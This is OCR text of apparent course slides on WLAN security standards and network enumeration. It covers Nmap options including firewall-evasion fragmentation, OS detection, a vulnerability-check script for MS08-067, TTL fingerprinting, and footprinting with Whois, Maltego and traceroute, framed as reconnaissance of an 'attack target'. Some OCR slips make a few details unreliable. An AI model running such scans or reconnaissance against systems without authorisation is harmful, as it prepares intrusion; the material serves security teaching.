
- WLAN security standards definition
  - User authentication to control the access of authorized internal users, and standards for the encryption of data over the air.

Division	WEP (Wired Equivalent Privacy)	WPA (Wi-Fi Protected Access)	WPA2 (Wi-Fi Protected Access 2)
Overview	- Established in 1997 (deleted 2003)	- Complementary to WEP (Wi-Fi Alliance)	-Compliant with IEEE 802.11i (2004)
Authentication	- Use a pre-shared secret key (64-bit, 128-bit)	- EAP authentication protocol (802.1x) using a separate server - WPA-PSK (pre-shared secret key)	- EAP authentication protocol (802.1x) using a separate certifier -WPA-PSK (pre-shared secret key)
Encryption	- Use a fixed secret key (same as the authentication key) - Use the RC4 algorithm	- Dynamic password changes (TKIP) - Use the RC4 algorithm	-Dynamic password changes (CCMP) - Strong block ciphers like AES algorithms
Security	- 64-bit WEP keys are exposed within minutes - Vulnerable and not widely used	-Uses the RC4 algorithm, which is more secure than WEP but imperfect	- Provide robust security features

Wireless security

WEP is part of the IEEE 802.11 protocol that defines wireless LAN standards and is used to provide security between wireless LAN operations. It is currently cracked and is not used to transmit sensitive information.

- Why is WEP vulnerable?



Wireless security

WLAN authentication methods

WLAN authentication methods include Open System, shared key, authentication server, and pre-shared key.

- Open System[Null Authentication]
- Shared key[WEP] ---------- 64bits[40bits + 24IV]
  128bits[104bits + 24IV]
- [RADIUS]-EAP + (WEP/WPA) WPA[TKIP] - P.S.K mode
  - Enterprise mode
- Pre-shared key[WPA] ---- WPA2[CCMP-AES] - P.S.K mode
  - Enterprise mode

Wireless security

WLAN Encryption Methods

Encryption methods include WEP, TKIP, CCMP, and PSK.

- Wired Equivalency Privacy (WEP)
  - WEP, the primary encryption method for wireless LANs, protects transmitted MAC frames with the RC4 stream encryption method using a combination of a 40-bit long WEP shared secret key and a randomly selected Initialization Vector (IV) for a total of 64 bits.
- Temporal Key Integrity Protocol (TKIP)
  - It uses the same RC4 stream cipher as WEP but enhances security by using a different key for each frame and automatically renewing the temporary secret key as needed.
- Counter with CBC-MACP (CCMP)
  - The strongest cipher that uses a block cypher. It is being applied to newer wireless LAN devices. In WPA, this is called the WPA2 method.
- PSK mode manually sets the encryption key on the AP (no separate authentication server).
- Enterprise mode automatically distributes encryption keys from the authentication server (centralized key management).

02

Enumeration

- Overview
- An overview of Nmap
- Host discovery and port scanning
- DNS enumeration
- Service enumeration
- Saving scan results

Overview

- Network scanning
  - Determine the techniques used in the actual attack method or obtain network structure, service information, etc.
  - Use the original or modified form of an existing network protocol
    - Ex) half-open scan, Xmas scan, etc.
  - Scanning methods
    - Scanning with tools
      - The current textbook uses Nmap as a reference
      - In addition to Nmap, there are hping3 and others.
    - Scanning with services
      - Whois
      - DNS
      - Archive.org

An overview of Nmap

Scanning allows you to check whether the servers providing the service are up and running and what services they are providing. The scanning protocols can be categorized as ICMP, TCP, and UDP.

- Definition
  - Scanning means finding out what services, ports, host information, etc. are being offered over the network.
  - Request and response mechanisms for TCP-based protocols
  - Nmap is one of the most representative scanning tools.
- Purpose
  - Check for open ports
  - See what services are being offered
  - Version of the running daemon
  - Operating system type and version
  - Vulnerabilities
- Protocols used for scanning : ICMP, TCP, UDP

An overview of Nmap

Nmap is one of the most representative scanning tools for scanning. Each option offers different benefits to the user, and the quality of the information you get depends on how you use them. Also, each option is case-sensitive.

- Nmap options

-sT : open scan with connect() function -sS : SYN scan that does not establish a session -sF : scan with FIN packets -sN : scan with null packets -sX : scan with Xmas packets -sP : check if the host is up with ping -sU : scan UDP ports -sR : scan RPC ports -sA : analyze TTL values for ACK packets -sW : analyze window size for ACK packets -b : scan FTP bounce -f : fragment packets to pass through the firewall when scanning -v : show scan details -P0 : do not ping before scanning -PT : use TCP packets instead of ping	-PS : send only TCP SYN packets to check for system activation -PI : use ICMP to check for system activation -PB : use both TCP and ICMP to check for host activation -O : estimate the operating system -I : use the Ident protocol (RFC1413) to check which user an open process belongs to -n : do not perform DNS lookup -R : perform DNS lookup -PR : ARP ping --traceroute: trace the route to the host -PE : scan using ICMP echo -PU : ping using UDP -PS : TCP SYN ping -sL : list scan -sn : do not scap ports

An overview of Nmap

When using the -sP option with Nmap, you can see which systems are active in the bandwidth you are searching for.

- Nmap usage
  - Search for active hosts
    - Option : -sP
    - E.g., nmap -sP 192.168.0.0/24


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sP 192.168.0.0/24

Starting Nmap 6.46 ( http://nmap.org ) at 2017-07-04 21:34 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.0.2
Host is up (0.00066s latency).
MAC Address: 00:50:56:F6:13:16 (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00050s latency).
MAC Address: 00:50:56:F1:C4:A8 (VMware)
Nmap scan report for 192.168.0.131
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.01 seconds
root@kali:~#
```

An overview of Nmap

Nmap can be used with the -O option to obtain Operating System (OS) information.

- Nmap usage
  - Operating system detection
    - Option : -O
    - E.g., nmap -O 211.171.14.207




- For a machine, the device type is marked as embedded.

An overview of Nmap

Nmap provides the --top-ports N option (where N stands for 'number') to scan the top N ports for high usage.


- Nmap usage
  - Scan the top N most used ports
    - Option : --top-ports N (number of ports)
    - E.g., nmap --top-ports 5 211.171.14.207



An overview of Nmap

When you use the --script option in Nmap, you can utilize scripts provided by Nmap for scanning. These scripts are located in the scripts folder where Nmap is installed.


- Nmap usage
  - Scan with Scripts
    - Option : --script
    - Ex) nmap -p 139, 445 --script=smb-check-vulns 192.168.150.24
      Use the smb-check-vulns script to check for MS08-067 vulnerability and whether or not the Conficker worm is infected.




An overview of Nmap

If you scan with ping, you can see that Linux has a TTL value of 64 and Windows has a TTL value of 128.

- Scan type → ping & ICMP Scan
  - ping & ICMP scan
    - When sending a ping to Linux



- When sending a ping to Windows



An overview of Nmap

Each operating system has its own TTL value. You can estimate the operating system by checking the TTL value that comes back when you ping it.

- Using TTL values to estimate the operating system
  - Each operating system has its own TTL value.

OS/Device	Version	Protocol	TTL
AIX	3.2, 4.1	ICMP	255
FreeBSD	5	ICMP	64
HP-UX	11	ICMP	255
HP-UX	11	TCP	64
IRIX	6.x	TCP and UDP	60
IRIX	6.5.3, 6.5.8	ICMP	255
Juniper		ICMP	64
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
SunOS	4.1.3/4.1.4	TCP and UDP	60
SunOS	5.7	ICMP and TCP	255
Windows	Server 2003		128
Windows	B	ICMP/TCP/UDP	128

Host discovery and port scanning

Footprinting is the process of examining the information on a particular site based on publicly available information before delving into the details of the system. Footprinting can be broken down into the following steps, each of which we'll discuss below.

- Procedure

Determine the scope of the activity	Collect a list of networks	DNS queries	Network reconnaissance
a. Company information - Location, network address, etc. **b. Employee information** - Contacts, emails, etc. **C. Partner information** - Business association information and more	**a. Network bandwidth that provides services** - Web server - DB server **b. Internal network bandwidth** - Internally used IP bandwidth - Intranet address	**a. Information collection through DNS query** - Administrator information - When to update records - DNS information **b. DNS reverse lookup** - Whether to redirect the server	**a. Route tracing** - Whether to have security device **b. Reachable networks**

Host discovery and port scanning

First, decide how far you are willing to go in terms of information gathering about your attack target.

- Determine the scope of the activity
  - Procedure


  - Information you can obtain from searching for public sources
    - Locations and related companies and departments, news about acquisitions or mergers, etc.
    - Contact names and phone numbers, email addresses, etc.
    - Privacy and security policies, etc.
    - Links to other web servers that are relevant to your goals

Host discovery and port scanning

Explore and catalog the access paths to the target.

- Explore and catalog the access paths to the target.

Determine the scope of your activity → **Collect a list of networks** → DNS queries → Network reconnaissance



DNS enumeration


Perform DNS queries and DNS reverse lookups (a method of obtaining DNS names through IP addresses) to obtain information about the target of your attack target.

- DNS queries - Whois service
  - Procedure

Determine the scope of your activity → Collect a list of networks → **DNS queries** → Network reconnaissance

- Accessible information
  - Registrants and domain names
  - Admin contacts
  - Period when records were created and updated
  - Primary and secondary DNS servers
    - ipvoid.com
    - whois.domaintools.com
    - iplists.firehol.org

whois.co.kr




DNS enumeration

Perform DNS queries and DNS reverse lookups (a method of obtaining DNS names through IP addresses) to obtain information about the target of your attack target.

- DNS queries - archive.org
  - Procedure

Determine the scope of your activity → Collect a list of networks → **DNS queries** → Network reconnaissance

- archive.org
  - Snapshot over time
  - View past page information




DNS enumeration

Perform DNS queries and DNS reverse lookups (a method of obtaining DNS names through IP addresses) to obtain information about the target of your attack target.

- DNS queries - Maltego relational search
  - Procedure

Determine the scope of your activity → Collect a list of networks → **DNS queries** → Network reconnaissance

  - Cross-searchable for each item
    - People
    - Groups of people (Social Network Services)
    - Companies
    - Organizations
    - Web sites
    - Internet infrastructures
    - Phrases
    - Affiliations (org/unit)
    - Documents and files
  - * http:/www.paterva.com




Service enumeration


By monitoring the target's network, you can check for things like the presence of firewalls.

- Network reconnaissance - tracert, traceroute
  - Procedure

Determine the scope of your activity → Collect a list of networks → DNS queries → Network reconnaissance

  - Route tracing
    - tracert (Windows)
    - traceroute (Unix/Linux)






Service enumeration

By monitoring the target's network, you can check for things like the presence of firewalls.

- Network reconnaissance - VisualRoute
  - Procedure

Determine the scope of your activity → Collect a list of networks → DNS queries → **Network reconnaissance**

  - Route tracing
    - VisualRoute
      - Faster than traceroute and tracert
      - Easier to understand than traceroute and tracert



Saving scan results

There are two types of scans : ping & ICMP scans and scans using TCP and UDP. Among them, scans using TCP and UDP include open scans and half-open scans.

- Scan type
  - ping & ICMP Scan
    - ping checks if the network and systems are working properly
    - Method to use echo request and echo reply
    - Use Internet Control Messaging Protocol (ICMP)
- Open scan
  - Extract open port information based on a normal connection using a traditional TCP 3-way handshake
  - Scan TCP connection
    - For open ports, the target system responds with a SYN/ACK packet.
    - For closed ports, the target system responds with an RST/ACK packet.

Saving scan results

There are two types of scans : ping & ICMP scans and scans using TCP and UDP. Among them, scans using TCP and UDP include open scans and half-open scans.

- Half-open scan
  - How to abnormally terminate a TCP 3-way handshake method connection
    - Avoid being written to target system logs, but detected by firewalls or IDSes
